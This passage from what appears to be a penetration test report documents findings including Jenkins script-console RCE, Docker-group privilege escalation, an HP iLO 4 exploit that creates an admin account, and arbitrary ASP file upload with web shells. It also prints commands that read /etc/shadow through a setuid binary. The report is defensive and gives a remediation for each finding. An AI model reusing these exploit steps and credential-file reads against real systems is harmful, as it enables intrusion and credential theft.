|  22 |                  |                                                   |
|  25 |                  |                                                   |
|  26 |                  |                                                   |
|  27 |                  |                                                   |
|  29 |                  |                                                   |
+-----+------------------+---------------------------------------------------+
19 rows in set (0.00 sec)

mysql> 
```

Finally, by leveraging access to the compromised host, ShoreBreak was able to escalate privileges to that of root, crack shadow hashes, and obtain root access to the ops network. The privilege escalation exploited the misconfigured 'docker' group rights of the Jenkins user. ShoreBreak considers this a critical-risk finding and further details can be found in the finding, INT-1.6.

The following screenshot demonstrates root-user access to the rhel7-workstation-io.beta.acme.local system.



```
[[redacted]@rhel7-workstation[redacted] ~]$ sudo su
[sudo] password for [redacted]:
root@rhel7-workstation[redacted]:[redacted]$ id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0
:c0.c1023
root@rhel7-workstation[redacted]:[redacted]$ hostname
rhel7-workstation[redacted]
root@rhel7-workstation[redacted]:[redacted]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen
1000
    link/ether [redacted] brd ff:ff:ff:ff:ff:ff
    inet [redacted] brd [redacted] scope global noprefixroute ens192
       valid_lft forever preferred_lft forever
    inet6 [redacted] scope link noprefixroute
       valid_lft forever preferred_lft forever
    inet6 [redacted] scope link tentative noprefixroute dadfailed
       valid_lft forever preferred_lft forever
3: virbr0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group defa
ult qlen 1000
    link/ether [redacted] brd ff:ff:ff:ff:ff:ff
    inet [redacted] brd [redacted] scope global virbr0
       valid_lft forever preferred_lft forever
4: virbr0-nic: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast master virbr0 state DOWN gro
up default qlen 1000
    link/ether [redacted] brd ff:ff:ff:ff:ff:ff
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group def
ault
    link/ether [redacted] brd ff:ff:ff:ff:ff:ff
    inet [redacted] scope global docker0
       valid_lft forever preferred_lft forever
    inet6 [redacted] scope link
       valid_lft forever preferred_lft forever
root@rhel7-workstation[redacted]:[redacted]$
```

Recommendation:

To disable unauthorized account registration:
1. Go to the Jenkins dashboard, usually http://_server_:8080 or http://_server_/jenkins:8080, where server is the host on which Jenkins is running
2. Select Manage Jenkins, then Configure Global Security
3. Click Enable Security. The page will expand to offer a choice of access control.
4. Under Jenkins’ own user database disable the check box next to Allow users to sign up

To configure roles for users:
1. Install 'Role-based Authorization Strategy' plugin, or similar
2. Under 'Manage Jenkins' select the new plugin

3. Create new roles, such as 'admin' and 'developer'
4. Disable 'RunScripts' for developer

See also:

https://wiki.jenkins.io/display/JENKINS/Standard+Security+Setup

https://www.thegeekstuff.com/2017/03/jenkins-users-groups-roles/

https://support.alertlogic.com/hc/en-us/articles/115005896543-01-03-18-Metasploit-DevOps-Jenkins-Script-Console-RCE

INT-1.6. Docker Group Misconfiguration Privilege Escalation

Linux users that are part of the 'docker' group have access to control the Docker daemon and can be considered harmful. Due to design decisions, Docker has documented and allows for 'only trusted' users to have access to the daemon with full root privileges.

Exploitation of vulnerability allows users included in the 'docker' group to obtain root privileges from any host account with access to the docker daemon.

Risk: Critical

Description:

[redacted]


Finding
ShoreBreak discovered a vulnerability in the configuration of the Docker service that allowed for privilege escalation to the root user. Leveraging a Linux user's inclusion in the docker group, ShoreBreak was able to mount pieces of the host file system and execute commands as the host system's root user. This allowed ShoreBreak to escalate privileges to that of the root user, extract the shadow file, and quickly crack a user with sudo privileges on ops-network servers.

The impact of this vulnerability was demonstrated by ShoreBreak during testing as full control over the vulnerable server allowed for the acquisition of credentials used to compromise multiple ops-network servers.

ShoreBreak strongly recommends carefully selecting users with access to the docker daemon, as well as removing any user that is not required from the 'docker' group on all hosts.

Details
The ShoreBreak test team discovered a remote command execution vulnerability affecting the host rhel7-workstation-io.beta.acme.local ([redacted]), detailed in finding INT-1.5.

Leveraging the RCE vulnerability, ShoreBreak was able to determine that the Jenkins user that the remote commands were being executed as, was included in the host's 'docker' group, as seen in the screenshot below.




Result


```
uid=1006(Jenkins) gid=1006(Jenkins) groups=1006(Jenkins),1001(geomag),1005(docker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

Exploiting the user's group permissions, the test team was able to mount pieces of the host file system and execute commands as the host's root user. Leveraging this ability, ShoreBreak wrote and compiled a setuid binary that allowed the team to execute commands on the host without the need for Docker commands. This allowed ShoreBreak to read and modify files on the system, such as /etc/ssh/sshd_config and /etc/shadow. With these privileges, ShoreBreak was able to login to the host via SSH as the root user.

The following screenshot demonstrates the ability to execute commands using the setuid binary with effective group ID privileges as root.




```
println new ProcessBuilder('sh','-c','/home/jenkins/suid id').redirectErrorStream(true).start().text
```



Result

```
uid=1006(Jenkins) gid=1006(Jenkins) euid=0(root) egid=0(root) groups=0(root),1001(geomag),1005(docker),1006(Jenkins)
context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

The following screenshot demonstrates the ability to read the host file system's /etc/shadow file.




```
println new ProcessBuilder('sh','-c','/home/jenkins/suid cat /etc/shadow').redirectErrorStream(true).start().text
```

Result

```
root:$6[redacted]:17739:0:99999:7:::
bin:*:16925:0:99999:7:::
daemon:*:16925:0:99999:7:::
adm:*:16925:0:99999:7:::
lp:*:16925:0:99999:7:::
sync:*:16925:0:99999:7:::
shutdown:*:16925:0:99999:7:::
halt:*:16925:0:99999:7:::
mail:*:16925:0:99999:7:::
operator:*:16925:0:99999:7:::
games:*:16925:0:99999:7:::
ftp:*:16925:0:99999:7:::
nobody:*:16925:0:99999:7:::
systemd-network:!!:17477::::::
dbus:!!:17477::::::
polkitd:!!:17477::::::
libstoragemgmt:!!:17477::::::
```

ShoreBreak exploited these privileges to identify a user with sudo privileges, temporarily modify the user's password, login via SSH, and sudo to the root user, as seen in the screenshot below.



```
cbatk3 at ~/ccardio/[redacted] 〉 proxychains ssh [redacted]@[redacted]

ProxyChains-3.1 (http://proxychains.sf.net)
FQDN: rhel7-workstation[redacted] IP: ([redacted])
[redacted]@[redacted]'s password:
Last login: Wed [redacted] 05:34:54 2018 from [redacted]
FQDN: rhel7-workstation[redacted] IP: ([redacted])
[[redacted]@rhel7-workstation[redacted] ~]$ sudo su
[sudo] password for[redacted]:
ABRT has detected 3 problem(s). For more info run: abrt-cli list --since 153[redacted]
root@rhel7-workstation[redacted]:[redacted]$ id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:
c0.c1023
root@rhel7-workstation[redacted]:[redacted]$
```

Recommendation:

No updates are available. Carefully select which users are members of the 'docker' group.

See also:

https://www.rapid7.com/db/modules/exploit/linux/local/docker_daemon_privilege_escalation

https://www.zopyx.com/andreas-jung/contents/on-docker-security-docker-group-considered-harmful

https://www.electricmonk.nl/log/2017/09/30/root-your-docker-host-in-10-seconds-for-fun-and-profit/

https://docs.docker.com/engine/security/non-events/


INT-1.7. HP iLO 4 <= 2.52 RCE
According to its version number, the remote HP Integrated Lights-Out 4 (iLO 4) server is affected by multiple unspecified flaws that allow a remote attacker to bypass authentication and execute arbitrary code.

Risk: Critical

Description:


[redacted]

ShoreBreak was able to exploit this vulnerability via a publicly released exploit. A new administrative user account under the name "ShoreBreak" was created on the machine. This account was removed once testing was complete.



```
root@kali-erik:~/Programs/ilo-rce/CVE-2017-12542# python exploit_1.py -e -u shorebreak
 -p [redacted]
[+] Sucsessfully added user!
```

The test team was able to log in to the device with the newly created account:



Local User: shorebreak
iLO Hostname: [redacted]

iLO Overview

Information

Server Name [redacted]
Product Name ProLiant DL380p Gen8
UUID [redacted]
Server Serial Number [redacted]
Product ID B7E25A
System ROM P70
System ROM Date 09/18/2013
Backup System ROM Date 09/18/2013
Integrated Remote Console .NET Java
License Type iLO 4 Advanced
iLO Firmware Version 2.10 Jan 15 2015
IP Address [redacted]
Link-Local IPv6 Address [redacted]
iLO Hostname [redacted]

Status

System Health OK
Server Power ON
UID Indicator UID OFF
TPM Status Not Present
SD-Card Status Not Present
iLO Date/Time [redacted]

Active Sessions

User	IP	Source
Local User: shorebreak	[redacted]	Web UI

With this access, the test team was able to:

- Reset the server
- Power up the server
- Open a remote system console
- Mount remote physical CD/DVD drive or image
- Access the server's Integrated Management Log (IML)
- Manipulate the iLO device remotely through XML-based Remote Insight Board Command Language (RIBCL)
- Access a full command-line interface

Because this device has control over the hardware upon which the above operating systems are running, administrative access here presents a compromise deeper than root level compromise of the hosted operating systems. Actions could be performed on the host without the operating system's knowledge, and compromise would persist even if the hard drives of the above operating systems were wiped.

Recommendation:

Upgrade to HP Integrated Lights-Out 4 (iLO 4) firmware version 2.53.

See also:

http://www.nessus.org/u?c9903b4a

1.8. Arbitrary File Upload

The server offers a functionality that allows an attacker to upload any file to the server regardless of file type. This allows an attacker to upload malicious files such as web shells, reverse shells, or even malware. An attacker could gain complete control of the server or serve malware to authentic users.


Risk: Critical

Description:

[redacted]

ShoreBreak found a web application running at [redacted]/ which seemed to demonstrate uploading files to remote systems via ASP. Files could be uploaded using the page at [redacted]/upload/Upload3/examples/FileName_Form.htm. ShoreBreak highly recommends restricting the types of files that can be uploaded to a web server. Ensure the application validates both the file extension and the file headers to ensure only allowed and safe files can be uploaded.

Additionally, this application seems to exist solely as a guide for uploading files using ASP. ShoreBreak recommends re-evaluating the necessity of such an application and removing it if it does not serve an active purpose.




Upload file to file system with a different name.

File: Browse... ShorebreakSecurityWasHere.asp

Customized Name: ShorebreakWasHere.asp


Upload



File has been saved to file system.

View this file: ShorebreakWasHere.asp

Users could then view uploaded files in an "uploads" directory (http://10.0.200.41:8181/upload/Upload3/examples/Uploads/).




[redacted] - /upload/Upload3/examples/Uploads

```
[To Parent Directory]

 2/6/2018 12:18 PM        3801 58832_300x300.jpeg
 2/6/2018 12:45 PM         368 cmd.asp
 2/6/2018 12:48 PM         423 cmd1.asp
5/23/2003  8:50 PM       52053 geometry.jpg
 2/6/2018 12:45 PM         400 mycmd.asp
 2/6/2018 12:29 PM          83 mytest.asp
 2/6/2018 12:24 PM          10 phpinfo
 2/6/2018 12:24 PM          10 phpinfo.php
 2/6/2018 12:35 PM       38419 rev.asp
 2/7/2018  8:46 AM         341 ShorebreakWasHere.asp
 2/6/2018 12:48 PM         368 tester.asp
 2/6/2018 12:19 PM          16 testfile
 2/6/2018 12:27 PM          10 testfile.asp
 2/6/2018 12:23 PM          16 testfile.jpg
 2/6/2018 12:27 PM          10 testfile.php
 2/6/2018 12:26 PM          16 testfile.txt
 2/6/2018 12:49 PM        1357 try5.asp
```

ShoreBreak uploaded a malicious ASP file and then simply browsed to the file to execute it on the server. Although an anti-virus program was present, the test team easily evaded it with a custom payload.

ShoreBreak found the application was running under the context of the "ACME_Admin" user account. Ensure all services are running under the context of a user with the minimum privileges necessary.



[redacted]:8181/upload/Upload3/examples/Uploads/try5.asp?cmd=whoami

```
\\[redacted]\[redacted]_Admin[redacted]

The server's port:
8181

The server's software:
Microsoft-IIS/8.5

The server's software:
[redacted]\[redacted]_admin
```

ShoreBreak found the presence of a C:\Windows\Panther\unattend.xml file on the compromised machine, which resulted in Finding INT-1.10. The file contained credentials for the ACME_Admin user account. ShoreBreak used these credentials to log in to several other windows machines on the network. When using an unattend.xml file for Windows imaging, remove the unattend.xml file once imaging is completed.

Recommendation:

Implement controls to restrict the types of files that are allowed for upload. These controls should check file extension, size, and byte level headers.

1.9. IPMI v2.0 Password Hash Disclosure

The remote host supports IPMI v2.0. The Intelligent Platform Management Interface (IPMI) protocol is affected by an information disclosure vulnerability due to the support of RMCP+ Authenticated Key-Exchange Protocol (RAKP) authentication. A remote attacker can obtain password hash information for valid user accounts via the HMAC from a RAKP message 2 response from a BMC.

